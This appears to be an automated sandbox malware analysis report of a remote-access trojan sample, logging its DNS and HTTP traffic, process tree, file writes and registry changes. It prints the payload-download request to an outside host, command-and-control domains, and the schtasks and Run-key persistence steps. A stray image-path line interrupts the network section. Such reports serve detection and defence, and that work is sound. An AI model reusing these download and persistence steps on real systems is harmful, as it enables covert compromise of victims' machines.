Feb 23, 2021 11:56:23.750447035 CET	50394	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:56:23.807349920 CET	53	50394	8.8.8.8	192.168.2.5
Feb 23, 2021 11:56:24.334043980 CET	58530	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:56:24.415599108 CET	53	58530	8.8.8.8	192.168.2.5
Feb 23, 2021 11:56:24.975594044 CET	53813	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:56:25.034773111 CET	53	53813	8.8.8.8	192.168.2.5
Feb 23, 2021 11:56:25.765847921 CET	63732	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:56:25.823873043 CET	53	63732	8.8.8.8	192.168.2.5
Feb 23, 2021 11:56:26.480931997 CET	57344	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:56:26.539541006 CET	53	57344	8.8.8.8	192.168.2.5
Feb 23, 2021 11:56:26.806000948 CET	54450	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:56:26.876113892 CET	53	54450	8.8.8.8	192.168.2.5
Feb 23, 2021 11:56:27.475321054 CET	59261	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:56:27.524157047 CET	53	59261	8.8.8.8	192.168.2.5
Feb 23, 2021 11:56:30.790479898 CET	57151	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:56:30.894408941 CET	53	57151	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 11:56:32.489547014 CET	59413	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:56:32.541115046 CET	53	59413	8.8.8.8	192.168.2.5
Feb 23, 2021 11:57:27.851294994 CET	60516	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:57:28.869720936 CET	60516	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:57:29.251405001 CET	53	60516	8.8.8.8	192.168.2.5
Feb 23, 2021 11:57:30.237633944 CET	53	60516	8.8.8.8	192.168.2.5
Feb 23, 2021 11:57:34.310029030 CET	51649	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:57:34.393537045 CET	53	51649	8.8.8.8	192.168.2.5
Feb 23, 2021 11:57:44.481472969 CET	65086	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:57:44.550745964 CET	53	65086	8.8.8.8	192.168.2.5
Feb 23, 2021 11:57:52.497247934 CET	56432	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:57:52.563999891 CET	53	56432	8.8.8.8	192.168.2.5
Feb 23, 2021 11:58:00.529602051 CET	52929	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:58:00.589838982 CET	53	52929	8.8.8.8	192.168.2.5
Feb 23, 2021 11:58:08.592498064 CET	64317	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:58:08.652335882 CET	53	64317	8.8.8.8	192.168.2.5

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Feb 23, 2021 11:57:30.237786055 CET	192.168.2.5	8.8.8.8	d006	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 11:57:27.851294994 CET	192.168.2.5	8.8.8.8	0xc660	Standard query (0)	mtspsmjeli.sch.id	A (IP address)	IN (0x0001)
Feb 23, 2021 11:57:28.869720936 CET	192.168.2.5	8.8.8.8	0xc660	Standard query (0)	mtspsmjeli.sch.id	A (IP address)	IN (0x0001)
Feb 23, 2021 11:57:34.310029030 CET	192.168.2.5	8.8.8.8	0x8e87	Standard query (0)	ghsgatvxbz nmklopwagd husvxbznxg tewuahjkop .ydns.eu	A (IP address)	IN (0x0001)
Feb 23, 2021 11:57:44.481472969 CET	192.168.2.5	8.8.8.8	0x725f	Standard query (0)	ghsgatvxbz nmklopwagd husvxbznxg tewuahjkop .ydns.eu	A (IP address)	IN (0x0001)
Feb 23, 2021 11:57:52.497247934 CET	192.168.2.5	8.8.8.8	0x9558	Standard query (0)	ghsgatvxbz nmklopwagd husvxbznxg tewuahjkop .ydns.eu	A (IP address)	IN (0x0001)
Feb 23, 2021 11:58:00.529602051 CET	192.168.2.5	8.8.8.8	0x65e3	Standard query (0)	ghsgatvxbz nmklopwagd husvxbznxg tewuahjkop .ydns.eu	A (IP address)	IN (0x0001)
Feb 23, 2021 11:58:08.592498064 CET	192.168.2.5	8.8.8.8	0xfaca	Standard query (0)	ghsgatvxbz nmklopwagd husvxbznxg tewuahjkop .ydns.eu	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 11:57:29.251405001 CET	8.8.8.8	192.168.2.5	0xc660	No error (0)	mtspsmjeli.sch.id		103.150.60.242	A (IP address)	IN (0x0001)
Feb 23, 2021 11:57:30.237633944 CET	8.8.8.8	192.168.2.5	0xc660	No error (0)	mtspsmjeli.sch.id		103.150.60.242	A (IP address)	IN (0x0001)
Feb 23, 2021 11:57:34.393537045 CET	8.8.8.8	192.168.2.5	0x8e87	No error (0)	ghsgatvxbz nmklopwagd husvxbznxg tewuahjkop .ydns.eu		10.2.118.40	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 11:57:44.550745964 CET	8.8.8.8	192.168.2.5	0x725f	No error (0)	ghsgatvxbz nmklopwagd husvxbznxg tewuahjkop .ydns.eu		10.2.118.40	A (IP address)	IN (0x0001)
Feb 23, 2021 11:57:52.563999891 CET	8.8.8.8	192.168.2.5	0x9558	No error (0)	ghsgatvxbz nmklopwagd husvxbznxg tewuahjkop .ydns.eu		10.2.118.40	A (IP address)	IN (0x0001)
Feb 23, 2021 11:58:00.589838982 CET	8.8.8.8	192.168.2.5	0x65e3	No error (0)	ghsgatvxbz nmklopwagd husvxbznxg tewuahjkop .ydns.eu		10.2.118.40	A (IP address)	IN (0x0001)
Feb 23, 2021 11:58:08.652335882 CET	8.8.8.8	192.168.2.5	0xfaca	No error (0)	ghsgatvxbz nmklopwagd husvxbznxg tewuahjkop .ydns.eu		10.2.118.40	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- mtspsmjeli.sch.id

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49741	103.150.60.242	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe


Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 11:57:29.519809961 CET	9436	OUT	GET /cl/Maly%20nanocre%202021_ECMFFfzt176.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: mtspsmjeli.sch.id Cache-Control: no-cache
Feb 23, 2021 11:57:29.758059978 CET	9436	IN	HTTP/1.1 200 OK Connection: Keep-Alive Content-Type: application/octet-stream Last-Modified: Wed, 17 Feb 2021 16:04:20 GMT Accept-Ranges: bytes Content-Length: 207936 Date: Tue, 23 Feb 2021 10:57:29 GMT Server: LiteSpeed

Code Manipulations

Statistics

Behavior

- SecuriteInfo.com.Variant.Razy.845…
- RegAsm.exe
- conhost.exe
- schtasks.exe
- conhost.exe
- schtasks.exe
- RegAsm.exe
- conhost.exe
- conhost.exe
- dhcpmon.exe



System Behavior

Analysis Process: SecuriteInfo.com.Variant.Razy.845229.13077.exe PID: 6184 Parent PID: 5536

General

Start time:	11:53:33
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.845229.13077.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.845229.13077.exe'
Imagebase:	0x400000
File size:	106496 bytes
MD5 hash:	532E58083CF5638B05F617FCBBB5D63B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: RegAsm.exe PID: 5276 Parent PID: 6184

General

Start time:	11:57:14
Start date:	23/02/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.845229.13077.exe'
Imagebase:	0x780000
File size:	53248 bytes
MD5 hash:	529695608EAFBED00ACA9E61EF333A7C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72B860AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72B860AC	unknown
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1F9207A1	CreateDirectoryW
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	1F92089B	CreateFileW
C:\Program Files (x86)\DHCP Monitor	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1F9207A1	CreateDirectoryW
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	1F920B20	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp167E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	1F920D1C	GetTempFileNameW
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\task.dat	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	1F92089B	CreateFileW
C:\Users\user\AppData\Local\Temp\tmp19AB.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	1F920D1C	GetTempFileNameW
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\Logs	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1F9207A1	CreateDirectoryW
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\Logs\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1F9207A1	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72B860AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72B860AC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp167E.tmp	success or wait	1	1D42BF0E	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp19AB.tmp	success or wait	1	1D42BF0E	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	unknown	8	3a 8c 48 41 35 d8 d8 48	:.HA5..H	success or wait	1	1F920A53	WriteFile
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	0	53248	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 d4 cc 7b 5a 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 08 00 00 a0 00 00 00 20 00 00 00 00 00 00 de b7 00 00 00 20 00 00 00 c0 00 00 00 00 40 00 00 20 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 01 00 00 10 00 00 4e c1 01 00 03 00 40 05 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$.......PE..L..... {Z.................... ....@.. ....N.....@................	success or wait	1	1F920B20	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp167E.tmp	unknown	1319	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 20 2f 3e 0d 0a 20 20 3c 54 72 69 67 67 65 72 73 20 2f 3e 0d 0a 20 20 3c 50 72 69 6e 63 69 70 61 6c 73 3e 0d 0a 20 20 20 20 3c 50 72 69 6e 63 69 70 61 6c 20 69 64 3d 22 41 75 74 68 6f 72 22 3e 0d 0a 20 20 20 20 20 20 3c 4c 6f 67 6f 6e 54 79 70 65 3e 49 6e 74 65 72 61 63 74 69 76 65 54 6f 6b 65 6e 3c 2f 4c 6f 67 6f 6e 54 79 70 65 3e	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>	success or wait	1	1F920A53	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\task.dat	unknown	56	43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 5c 76 32 2e 30 2e 35 30 37 32 37 5c 52 65 67 41 73 6d 2e 65 78 65	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe	success or wait	1	1F920A53	WriteFile
C:\Users\user\AppData\Local\Temp\tmp19AB.tmp	unknown	1310	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 20 2f 3e 0d 0a 20 20 3c 54 72 69 67 67 65 72 73 20 2f 3e 0d 0a 20 20 3c 50 72 69 6e 63 69 70 61 6c 73 3e 0d 0a 20 20 20 20 3c 50 72 69 6e 63 69 70 61 6c 20 69 64 3d 22 41 75 74 68 6f 72 22 3e 0d 0a 20 20 20 20 20 20 3c 4c 6f 67 6f 6e 54 79 70 65 3e 49 6e 74 65 72 61 63 74 69 76 65 54 6f 6b 65 6e 3c 2f 4c 6f 67 6f 6e 54 79 70 65 3e	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>	success or wait	1	1F920A53	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72BB5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	72BB5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regasm.exe.config	unknown	4095	success or wait	1	72BB5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regasm.exe.config	unknown	8173	end of file	1	72BB5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regasm.exe.config	unknown	4095	success or wait	1	72BB8738	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regasm.exe.config	unknown	8173	end of file	1	72BB8738	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72BB8738	ReadFile
C:\Windows\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	72C5BF06	unknown
C:\Windows\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	72C5BF06	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe	unknown	4096	success or wait	1	72C5BF06	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe	unknown	512	success or wait	1	72C5BF06	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regasm.exe.config	unknown	4095	success or wait	1	72BB5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regasm.exe.config	unknown	8173	end of file	1	72BB5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72BB5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	8175	end of file	1	72BB5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	1F920A53	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regasm.exe.config	unknown	4096	success or wait	1	1F920A53	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regasm.exe.config	unknown	4096	end of file	1	1F920A53	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run	DHCP Monitor	unicode	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	success or wait	1	1F920C12	RegSetValueExW

Analysis Process: conhost.exe PID: 5964 Parent PID: 5276

General

Start time:	11:57:15
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 5464 Parent PID: 5276

General

Start time:	11:57:31
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'schtasks.exe' /create /f /tn 'DHCP Monitor' /xml 'C:\Users\user\AppData\Local\Temp\tmp167E.tmp'
Imagebase:	0xa20000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp167E.tmp	unknown	2	success or wait	1	A2AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp167E.tmp	unknown	1320	success or wait	1	A2ABD9	ReadFile

Analysis Process: conhost.exe PID: 1000 Parent PID: 5464

General

Start time:	11:57:31
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 6536 Parent PID: 5276

General

Start time:	11:57:32
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'schtasks.exe' /create /f /tn 'DHCP Monitor Task' /xml 'C:\Users\user\AppData\Local\Temp\tmp19AB.tmp'
Imagebase:	0xa20000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp19AB.tmp	unknown	2	success or wait	1	A2AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp19AB.tmp	unknown	1311	success or wait	1	A2ABD9	ReadFile

Analysis Process: RegAsm.exe PID: 6228 Parent PID: 904

General

Start time:	11:57:32
Start date:	23/02/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe 0
Imagebase:	0x8c0000
File size:	53248 bytes
MD5 hash:	529695608EAFBED00ACA9E61EF333A7C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72B860AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72B860AC	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\RegAsm.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	72B734A7	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	unknown	0			success or wait	1	7223DCB3	unknown
\Device\ConDrv	unknown	147	4d 69 63 72 6f 73 6f 66 74 20 28 52 29 20 2e 4e 45 54 20 46 72 61 6d 65 77 6f 72 6b 20 41 73 73 65 6d 62 6c 79 20 52 65 67 69 73 74 72 61 74 69 6f 6e 20 55 74 69 6c 69 74 79 20 32 2e 30 2e 35 30 37 32 37 2e 38 39 32 32 0d 0a 43 6f 70 79 72 69 67 68 74 20 28 43 29 20 4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 70 6f 72 61 74 69 6f 6e 20 31 39 39 38 2d 32 30 30 34 2e 20 20 41 6c 6c 20 72 69 67 68 74 73 20 72 65 73 65 72 76 65 64 2e 0d 0a 0d 0a	Microsoft (R) .NET Framework Assembly Registration Utility 2 .0.50727.8922..Copyright (C) Microsoft Corporation 1998-2004. All rights reserved.....	success or wait	1	7223DFAB	unknown
\Device\ConDrv	unknown	0			success or wait	1	7223DCB3	unknown
\Device\ConDrv	unknown	89	52 65 67 41 73 6d 20 3a 20 65 72 72 6f 72 20 52 41 30 30 30 30 20 3a 20 55 6e 61 62 6c 65 20 74 6f 20 6c 6f 63 61 74 65 20 69 6e 70 75 74 20 61 73 73 65 6d 62 6c 79 20 27 30 27 20 6f 72 20 6f 6e 65 20 6f 66 20 69 74 73 20 64 65 70 65 6e 64 65 6e 63 69 65 73 2e 0d 0a	RegAsm : error RA0000 : Unable to locate input assembly '0' or one of its dependencies...	success or wait	1	7223DFAB	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\RegAsm.exe.log	unknown	20	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a	1,"fusion","GAC",0..	success or wait	1	72E5A33A	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72BB5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	72BB5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regasm.exe.config	unknown	4095	success or wait	1	72BB5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regasm.exe.config	unknown	8173	end of file	1	72BB5544	unknown

Analysis Process: conhost.exe PID: 6528 Parent PID: 6536

General

Start time:	11:57:32

Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 4572 Parent PID: 6228

General

Start time:	11:57:32
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: dhcpmon.exe PID: 1320 Parent PID: 904

General

Start time:	11:57:34
Start date:	23/02/2021
Path:	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe' 0
Imagebase:	0x2f0000
File size:	53248 bytes
MD5 hash:	529695608EAFBED00ACA9E61EF333A7C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72B860AC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72B860AC	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\dhcpmon.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	72B734A7	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	unknown	0			success or wait	1	7223DCB3	unknown
\Device\ConDrv	unknown	147	4d 69 63 72 6f 73 6f 66 74 20 28 52 29 20 2e 4e 45 54 20 46 72 61 6d 65 77 6f 72 6b 20 41 73 73 65 6d 62 6c 79 20 52 65 67 69 73 74 72 61 74 69 6f 6e 20 55 74 69 6c 69 74 79 20 32 2e 30 2e 35 30 37 32 37 2e 38 39 32 32 0d 0a 43 6f 70 79 72 69 67 68 74 20 28 43 29 20 4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 70 6f 72 61 74 69 6f 6e 20 31 39 39 38 2d 32 30 30 34 2e 20 20 41 6c 6c 20 72 69 67 68 74 73 20 72 65 73 65 72 76 65 64 2e 0d 0a 0d 0a	Microsoft (R) .NET Framework Assembly Registration Utility 2.0.50727.8922..Copyright (C) Microsoft Corporation 1998-2004. All rights reserved.....	success or wait	1	7223DFAB	unknown
\Device\ConDrv	unknown	0			success or wait	1	7223DCB3	unknown
\Device\ConDrv	unknown	89	52 65 67 41 73 6d 20 3a 20 65 72 72 6f 72 20 52 41 30 30 30 30 20 3a 20 55 6e 61 62 6c 65 20 74 6f 20 6c 6f 63 61 74 65 20 69 6e 70 75 74 20 61 73 73 65 6d 62 6c 79 20 27 30 27 20 6f 72 20 6f 6e 65 20 6f 66 20 69 74 73 20 64 65 70 65 6e 64 65 6e 63 69 65 73 2e 0d 0a	RegAsm : error RA0000 : Unable to locate input assembly '0' or one of its dependencies...	success or wait	1	7223DFAB	unknown
